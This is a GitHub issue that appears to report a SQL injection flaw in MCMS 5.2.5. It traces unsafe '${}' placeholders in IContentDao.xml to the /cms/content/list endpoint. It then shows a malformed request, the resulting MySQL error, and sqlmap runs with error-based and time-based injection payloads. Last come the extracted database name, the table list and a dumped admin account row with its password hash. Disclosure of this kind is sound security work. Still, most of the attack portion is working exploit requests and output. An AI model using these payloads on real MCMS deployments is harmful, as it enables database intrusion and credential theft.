ming-soft / MCMS Public

Code Issues 43 Pull requests Actions Projects Wiki ···

New issue


Jump to bottom

MCMS5.2.5 SQLI #62

Closed aw220 opened this issue on Jan 20 · 0 comments


aw220 commented on Jan 20

A suspicious point was found in the `IContentDao.xml` file



```
<!--条件查询-->
<select id="query" resultMap="resultContentMap">
    <!--,CONCAT('/html/',ct.app_id,category_path,'/',ct.id,'.html') AS static_url-->
    select ct.* from (
    select ct.*,cc.category_path from cms_content ct
    join cms_category cc on ct.category_id=cc.id
    <where>
        ct.del=0
        <if test="contentTitle != null and contentTitle != ''"> and  content_title like CONCAT(CONCAT('%',#{contentTitle})
        <if test="categoryId != null and categoryId != ''">      and (ct.category_id=#{categoryId} or ct.category_id in
            (select id FROM cms_category where find_in_set('${categoryId}',CATEGORY_PARENT_IDS)>0))</if>
        <if test="contentType != null and contentType != ''">
            and
            <foreach item="item" index="index" collection="contentType.split(',')" open="(" separator="or"
                     close=")">
                FIND_IN_SET('${item}',ct.content_type)>0
            </foreach>
```

Since the `id` of `select` maps to a method in Java, and this XML corresponds to Content, we looked directly in `ComtentAction.java` and found a call to




```
        @ApiImplicitParam(name = "createBy", value = "创建人", required =false,paramType="query"),
        @ApiImplicitParam(name = "createDate", value = "创建时间", required =false,paramType="query"),
        @ApiImplicitParam(name = "updateBy", value = "修改人", required =false,paramType="query"),
        @ApiImplicitParam(name = "updateDate", value = "修改时间", required =false,paramType="query"),
        @ApiImplicitParam(name = "del", value = "删除标记", required =false,paramType="query"),
        @ApiImplicitParam(name = "id", value = "编号", required =false,paramType="query"),
    })
    @PostMapping("/list")
    @ResponseBody
    public ResultData list(@ModelAttribute @ApiIgnore ContentBean content, HttpServletResponse response, HttpServletRequest requ
        BasicUtil.startPage();
        List contentList = contentBiz.query(content);
        return ResultData.build().success(new EUListBean(contentList,(int)BasicUtil.endPage(contentList).getTotal()));
    }


    /**
     * 获取文章
     * @param content 文章实体
     */
```

Next we try to inject, see the top class definition of `ComtentAction.java` of the file, we can know that the route is `host:port/cms/content` , and then Adding the method to be called, we can get the route as `host:port/cms/content/list` , and from the placeholder of `IContentDao.xml` , we can know that the suspicious injection point is `categoryId` , and then try to inject

```
POST /cms/content/list HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Phpstorm-f0bc0443=05da4cd3-973a-421b-afa6-a7c2e0ed2f79;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

contentType=1'
```




```
POST /cms/content/list HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Phpstorm-f0bc0443=05da4cd3-973a-421b-afa6-a7c2e0ed2f79;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

contentType=1'
```


```
          239):org.springframework.jdbc.BadSqlGrammarException:
          ### Error querying database.  Cause:
          java.sql.SQLSyntaxErrorException: You have an error in your
          SQL syntax; check the manual that corresponds to your MySQL
          server version for the right syntax to use near
          ''1'',ct.content_type)>0
          )
          )ct ORDER BY ct.content_datetime desc,content_s' at line 11
          ### The error may exist in
          net/mingsoft/cms/dao/IContentDao.xml
          ### The error may involve defaultParameterMap
          ### The error occurred while setting parameters
          ### SQL: select count(0) from (  select ct.* from (   select
          ct.*,cc.category_path from cms_content ct   join cms_category
          cc on ct.category_id=cc.id    WHERE ct.del=0
          and     (       FIND_IN_SET('1'',ct.content_type)>0      )
          )ct ORDER BY ct.content_datetime desc,content_sort desc  )
          tmp_count
          ### Cause: java.sql.SQLSyntaxErrorException: You have an error
           in your SQL syntax; check the manual that corresponds to your
           MySQL server version for the right syntax to use near
          ''1'',ct.content_type)>0
          )
          )ct ORDER BY ct.content_datetime desc,content_s' at line 11
          ; bad SQL grammar []; nested exception is
          java.sql.SQLSyntaxErrorException: You have an error in your
          SQL syntax; check the manual that corresponds to your MySQL
          server version for the right syntax to use near
          ''1'',ct.content_type)>0
          )
          )ct ORDER BY ct.content_datetime desc,content_s' at line 11
        </p>
        <a href="javascript:location.reload();" class="u_button
        u_button_gray">
          刷新该页
        </a>
        &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;or&nbsp;&nbsp;&nbsp;&nbsp;&n
        bsp;&nbsp;<a class="u_button u_button_blue" href="/">
          返回首页
        </a>
      </div>
    </center>
  </body>
```

As you can see, the injection was successful, and the next step is to save the post package and put it into sqlmap to run




```
POST parameter 'categoryId' is vulnerable. Do you want to keep testing the others (
if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 1186 HTTP(s) req
uests:
---
Parameter: categoryId (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
e (GTID_SUBSET)
    Payload: categoryId=1' AND GTID_SUBSET(CONCAT(0x71707a6271,(SELECT (ELT(5736=57
36,1))),0x7170786b71),5736) AND 'rETj'='rETj

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: categoryId=1' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))OCRj) AND 'dzTV'
='dzTV
---
[22:36:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:36:26] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 525 times
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: categoryId (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
e (GTID_SUBSET)
    Payload: categoryId=1' AND GTID_SUBSET(CONCAT(0x71707a6271,(SELECT (ELT(5736=57
36,1))),0x7170786b71),5736) AND 'rETj'='rETj

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: categoryId=1' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))OCRj) AND 'dzTV'
='dzTV
---
[22:52:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:52:49] [INFO] fetching current database
[22:52:49] [WARNING] reflective value(s) found and filtering out
[22:52:49] [INFO] retrieved: 'mcms'
current database: 'mcms'
[22:52:49] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
```




manager.csv

id	role_id	people_id	DEL	CREATE_BY	UPDATE_BY	CREATE_DATE	UPDATE_DATE	manager_name	manager_admin	manager_nickname	manager_password
57	48	0	0	NULL	NULL	NULL	NULL	msopen	super	msopen	9d8622060de5f24937b60585c3f4d66b

msopen

9d8622060de5f24937b60585c3f4d66b



```
Database: mcms
[15 tables]
+------------------+
| app              |
| cms_category     |
| cms_content      |
| cms_history_log  |
| logger           |
| manager          |
| mdiy_config      |
| mdiy_dict        |
| mdiy_form        |
| mdiy_model       |
| mdiy_page        |
| mdiy_tag         |
| model            |
| role             |
| role_model       |
+------------------+

[22:53:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 16 times
```

killfen closed this as completed on Sep 8

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

Milestone

No milestone

Development

No branches or pull requests

2 participants